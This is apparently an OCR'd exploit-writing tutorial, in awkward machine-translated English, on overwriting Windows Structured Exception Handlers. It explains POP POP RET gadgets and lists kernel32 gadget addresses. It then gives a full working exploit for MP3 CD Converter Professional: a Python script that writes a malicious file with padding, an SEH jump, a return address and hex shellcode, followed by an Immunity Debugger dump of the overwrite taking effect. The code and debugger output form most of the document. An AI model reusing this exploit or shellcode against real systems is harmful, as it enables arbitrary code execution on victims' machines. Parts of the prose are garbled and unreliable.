
Chapter 2

Definition SEH

Or structure of treatment in the event of a malfunction in the program are Structured Exeption Handling
The idea of innovation, Microsoft has issued the company with its own functions, we will discuss this topic in the unit
As these functions have become more widely used in the programs and massage for the first reason that when the defect is located in the program, the program goes out without problem

Enter in the details


Pointer To next SEH :



Structure:


```
typedef struct EXCEPTION_REGISTRATION
{
_EXCEPTION_REGISTRATION *next;
PEXCEPTION_HANDLER *handler;
} EXCEPTION_REGISTRATION, *PEXCEPTION_REGISTRATION;
```

But when an error occurs, or rather the introduction of large, we will be able to change all these titles and you Explanatory:




This means we have got control for SEH
The investment is similar to the system above all other types because this system depends on the other way in Call EBX on the contrary, what we will talk about

Build an appropriate investment



Laden with all the exploitation under the summary of the environments in which we talked about will be on this as :



So now we now how to exploit but questions will be in yourself, which is :


Next_seh[]="\xEB\x06\x90\x90"

What means POP POP RET ?

Frist POP to increase ESP with 4 bytes
Second POP same work of frist POP
RET will be return our pointer next she after jmp+6 for indicates direct ti NOP
Do not bother to the last lines you know it is not impose

So let's typing the following command :

findjmp2 kernel32.dll ebx



```
0x7C8138DE      call  ebx
0x7C81392C      call  ebx
0x7C814C41      call  ebx
0x7C815127      call  ebx
0x7C815393      pop ebx - pop - retbis
0x7C8164F9      pop ebx - pop - retbis
0x7C816553      pop ebx - pop - retbis
0x7C81685D      pop ebx - pop - retbis
0x7C817D09      pop ebx - pop - retbis
0x7C818484      pop ebx - pop - retbis
0x7C81863A      call  ebx
0x7C8186F9      call  ebx
0x7C818A64      pop ebx - pop - retbis
0x7C81946B      call  ebx
0x7C819522      call  ebx
0x7C81AEA5      pop ebx - pop - retbis
0x7C81B37B      pop ebx - pop - retbis
0x7C81C251      call  ebx
0x7C81C28A      call  ebx
0x7C81C2C3      call  ebx
0x7C81CD85      call  ebx
0x7C81DA56      call  ebx
0x7C81DAD3      call  ebx
0x7C81EDEE      pop ebx - pop - retbis
0x7C81F332      call  ebx
0x7C81F3FD      call  ebx
0x7C81F48D      call  ebx
0x7C81F511      call  ebx
0x7C81F804      call  ebx
0x7C82093E      call  ebx
0x7C820A35      call  ebx
0x7C820AE2      call  ebx
0x7C820C47      call  ebx
0x7C820C88      call  ebx
0x7C821834      call  ebx
```


The adresses referred to in red are benefit select any unit, and we select 0x7C818484 and will become like this :

char SEH[]="\x84\x84\x81\x7c";

Practical Example

In my case I will do example vulnerability program because is very easy in exploitation.

MP3 CD Converter Professional




#	Título	Artista	Album	Duración	Ruta Completa
✓	Amon Amarth - With Oder			41:30	C:\Users\Ont
✓	Amon Amarth - With Oder			40:15	C:\Users\Ont
✓	Amon Amarth - With Oder			27:06	C:\Users\Ont
✓	Amon Amarth - With Oder			41:16	C:\Users\Ont
✓	Amon Amarth - With Oder			53:27	C:\Users\Ont
☐	Amon Amarth - With Oder			40:31	C:\Users\Ont
☐	Amon Amarth - With Oder			33:58	C:\Users\Ont
☐	Amon Amarth - With Oder			38:02	C:\Users\Ont
☐	Amon Amarth - With Oder			59:02	C:\Users\Ont

HL-DT-STDVD-ROM GDR-H30N   Total Pistas:5 Duración Total: 203:34

Of course everyone knows this gap so it will not touch to explain how it happened and direct to investments

```
buffer =  "\x41" *  780
nseh = "\xeb\x0d\x90\x90"  #JMP SHORT 14
seh = "\xbf\xce\x77\x00"
nops = "\x90" * 10
shellcode = ("\x33\xC0\x33\xC9\x33\xD2\x33\xDB\x50\x68\x6C\x6C\x20\x20"
"\x68\x33\x32\x2E\x64\x68\x75\x73\x65\x72\x54\x58\xBB\x7B\x1D\x80\x7C\x50"
"\xFF\xD3\x90\x33\xD2\x52\xB9\x5E\x67\x30\xEF\x81\xC1\x11\x11\x11\x11\x51"
"\x68\x61\x67\x65\x42\x68\x4D\x65\x73\x73\x54\x5A\x52\x50"
"\xB9\x30\xAE\x80\x7C\xFF\xD1\x33\xC9\x33\xD2\x33\xDB\x51\x68\x53\x20\x20"
"\x20\x68\x47\x30\x4D\x33\x68\x53\x21\x30\x20\x68\x20\x43"
"\x34\x53\x68\x64\x20\x42\x79\x68\x6F\x69\x74\x65\x68\x45\x78\x70\x6C"
"\x54\x59\x53\x68\x21\x30\x20\x20\x68\x43\x34\x53\x53\x54\x5B"
"\x6A\x40\x53\x51\x52\xFF\xD0\x33\xC0\x50\xBE\xFA\xCA\x81\x7C\xFF\xD6")



payload = str(buffer  + nseh + seh + nops + shellcode)


f=open(file,"w")
f.write(payload)
f.close()
```



```
Immunity Debugger - MP3CDConverterPro.exe            Windows XP SP3 on localhost
File  View  Debug  Plugins  ImmLib  Options  Window  Help  Jobs
l e m t w h c P k b z r ... s ?    Votre equipe cherche-t-elle a setendre?

CPU - main thread, module MP3CDCon
0077CEBF  5E              POP ESI                                 ntdll.7C9032A8
0077CEC0  58              POP EAX
0077CEC1  C3              RETN
0077CEC2  8A86 C89591A6   MOV AL,BYTE PTR DS:[ESI+A69195C8]
0077CEC8  6D              INS DWORD PTR ES:[EDI],DX               I/O command
0077CEC9  68 793F3976     PUSH 76393F79
0077CECE  3D 35773D32     CMP EAX,323D7735
0077CED3  73 3A           JNB SHORT MP3CDCon.0077CF0F
0077CED5  2F              DAS
0077CED6  6C              INS BYTE PTR ES:[EDI],DX                I/O command
0077CED7  35 2C65322A     XOR EAX,2A32652C
0077CEDC  61              POPAD
0077CEDD  2F              DAS
0077CEDE  2A61 2E         SUB AH,BYTE PTR DS:[ECX+2E]
0077CEE1  2A60 2F         SUB AH,BYTE PTR DS:[EAX+2F]
0077CEE4  2A60 2E         SUB AH,BYTE PTR DS:[EAX+2E]
0077CEE7  2960 2D         SUB DWORD PTR DS:[EAX+2D],ESP
0077CEEA  2861 2E         SUB BYTE PTR DS:[ECX+2E],AH
0077CEED  2968 34         SUB DWORD PTR DS:[EAX+34],EBP
0077CEF0  34 6E           XOR AL,6E
0077CEF2  3940 6F         CMP DWORD PTR DS:[EAX+6F],EAX
0077CEF5  3842 6C         CMP BYTE PTR DS:[EDX+6C],AL
0077CEF8  36:3F           AAS                                     Superfluous prefix
0077CEFA  6D              INS DWORD PTR ES:[EDI],DX               I/O command
0077CEFB  36:40           INC EAX                                 Superfluous prefix
0077CEFD  6C              INS BYTE PTR ES:[EDI],DX                I/O command
0077CEFE  36:41           INC ECX                                 Superfluous prefix
0077CF00  6B36 40         IMUL ESI,DWORD PTR DS:[ESI],40
0077CF03  6B36 40         IMUL ESI,DWORD PTR DS:[ESI],40
0077CF06  6C              INS BYTE PTR ES:[EDI],DX                I/O command
0077CF07  36:41           INC ECX                                 Superfluous prefix
0077CF09  6C              INS BYTE PTR ES:[EDI],DX                I/O command
0077CF0A  35 416C3541     XOR EAX,41356C41
0077CF0F  6C              INS BYTE PTR ES:[EDI],DX                I/O command
0077CF10  35 426C3543     XOR EAX,43356C42
0077CF15  6D              INS DWORD PTR ES:[EDI],DX               I/O command
0077CF16  35 436D3543     XOR EAX,43356D43
0077CF1B  6E              OUTS DX,BYTE PTR ES:[EDI]               I/O command
0077CF1C  36:44           INC ESP                                 Superfluous prefix
0077CF1E  6E              OUTS DX,BYTE PTR ES:[EDI]               I/O command
0077CF1F  37              AAA
0077CF20  45              INC EBP
0077CF21  6E              OUTS DX,BYTE PTR ES:[EDI]               I/O command
0077CF22  37              AAA
Stack [001004A0]=7C9032A8 (ntdll.7C9032A8)
ESI=00000000

Registers (FPU)
EAX 00000000
ECX 0077CEBF MP3CDCon.0077CEBF
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 001004A0
EBP 001004C0
ESI 00000000
EDI 00000000

EIP 0077CEBF MP3CDCon.0077CEBF

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM F000 00100C88 BBE4D248
ST1 empty %#.19L
ST2 empty +UNORM 6DD8 00000000 000FFA04
ST3 empty %#.19L
ST4 empty %#.19L
ST5 empty %#.19L
ST6 empty %#.19L
ST7 empty 91.5000000000000000000
               3 2 1 0      E S P U O Z D I
FST 0020  Cond 0 0 0 0  Err 0 0 1 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

Address   Hex dump                 ASCII
00475000  00 00 00 00 E1 E2 45 00  ....βΓE.
00475008  F0 72 40 00 40 73 40 00  ≡r@.@s@.
00475010  C0 74 40 00 00 76 40 00  └t@..v@.
00475018  C0 DC 40 00 00 DD 40 00  └▄@..▌@.
00475020  00 E8 40 00 E0 E9 40 00  .Φ@.αΘ@.
00475028  20 EA 40 00 60 EA 40 00   Ω@.`Ω@.
00475030  A0 EA 40 00 E0 EA 40 00  áΩ@.αΩ@.
00475038  80 08 41 00 20 1D 41 00  Ç◘A. ↔A.
00475040  E0 2C 41 00 20 2E 41 00  α,A. .A.
00475048  30 5C 42 00 F0 8E 42 00  0\B.≡ÄB.
00475050  40 8F 42 00 90 8F 42 00  @ÅB.ÉÅB.
00475058  E0 8F 42 00 C0 B9 43 00  αÅB.└╣C.
00475060  00 00 00 00 00 00 00 00  ........
00475068  00 00 00 00 00 00 00 00  ........
00475070  FF 7F FE 7F FC 7F F9 7F   ⌂■⌂ⁿ⌂·⌂
00475078  F4 7F EE 7F E7 7F DE 7F  ⌠⌂ε⌂τ⌂▐⌂
00475080  D4 7F C9 7F BC 7F AE 7F  ╘⌂╔⌂╝⌂«⌂
00475088  9F 7F 8E 7F 7C 7F 69 7F  ƒ⌂Ä⌂|⌂i⌂
00475090  54 7F 3E 7F 27 7F 0E 7F  T⌂>⌂'⌂♫⌂
00475098  F4 7E D9 7E BD 7E 9F 7E  ⌠~┘~╜~ƒ~
004750A0  7F 7E 5F 7E 3D 7E 1A 7E  ⌂~_~=~→~
004750A8  F6 7D D0 7D A9 7D 81 7D  ÷}╨}⌐}ü}
004750B0  57 7D 2C 7D 00 7D D3 7C  W},}.}╙|
004750B8  A4 7C 74 7C 43 7C 10 7C  ñ|t|C|►|
004750C0  DC 7B A7 7B 71 7B 39 7B  ▄{º{q{9{
004750C8  01 7B C7 7A 8B 7A 4F 7A  ☺{╟zïzOz
004750D0  11 7A D2 79 92 79 50 79  ◄z╥yÆyPy
004750D8  0E 79 CA 78 85 78 3F 78  ♫y╩xàx?x
004750E0  F7 77 AF 77 65 77 1A 77  ≈w»wew→w
004750E8  CE 76 81 76 32 76 E3 75  ╬vüv2vπu
004750F0  92 75 40 75 ED 74 99 74  Æu@uφtÖt

001004A0   7C9032A8  ¿2É¦  RETURN to ntdll.7C9032A8
001004A4   00100588  ê♣▶.
001004A8   00100CB8  ╕.▶.
001004AC   001005A4  ñ♣▶.
001004B0   0010055C  \♣▶.
001004B4   00100CB8  ╕.▶.  Pointer to next SEH record
001004B8   7C9032BC  ╝2É¦  SE handler
001004BC   00100CB8  ╕.▶.
001004C0  ┌00100570  p♣▶.
001004C4  │7C90327A  z2É¦  RETURN to ntdll.7C90327A from ntdll.7C903282
001004C8  │00100588  ê♣▶.
001004CC  │00100CB8  ╕.▶.
001004D0  │001005A4  ñ♣▶.
001004D4  │0010055C  \♣▶.
001004D8  │0077CEBF  ┐╬w.  MP3CDCon.0077CEBF
001004DC  │00128AD8  ╪è↕.
001004E0  │00100588  ê♣▶.
001004E4  │00100CB8  ╕.▶.
001004E8  │7C92AA0F  ☼¬Æ¦  RETURN to ntdll.7C92AA0F from ntdll.7C903247
001004EC  │00100588  ê♣▶.
001004F0  │00100CB8  ╕.▶.
001004F4  │001005A4  ñ♣▶.
001004F8  │0010055C  \♣▶.
001004FC  │0077CEBF  ┐╬w.  MP3CDCon.0077CEBF
00100500  │00128AD8  ╪è↕.
00100504  │00100588  ê♣▶.
00100508  │00100CC8  ╚.▶.
0010050C  │00360178  x☺6.
00100510  │00000000  ....
00100514  │7C90D9DA  ┌┘É¦  RETURN to ntdll.7C90D9DA
00100518  │7C801879  y↑Ç¦  RETURN to kernel32.7C801879 from ntdll.ZwReadFile
0010051C  │000002A4  ñ☻..
00100520  │00000000  ....

SEH chain of main thread
Address   SE handler
001004B4  ntdll.7C9032BC
00100CB8  MP3CDCon.0077CEBF

Breakpoints
Address   Module    Active    Disassembly
0077CEBF  MP3CDCon  Always    POP ESI

[06:48:06]Breakpoint at MP3CDCon.0077CEBF                                  Paused
```

So thanks guys for reading my paper and I would like to thank to friends:
corelanc0d3r (corelan team)
Rahul Tyagi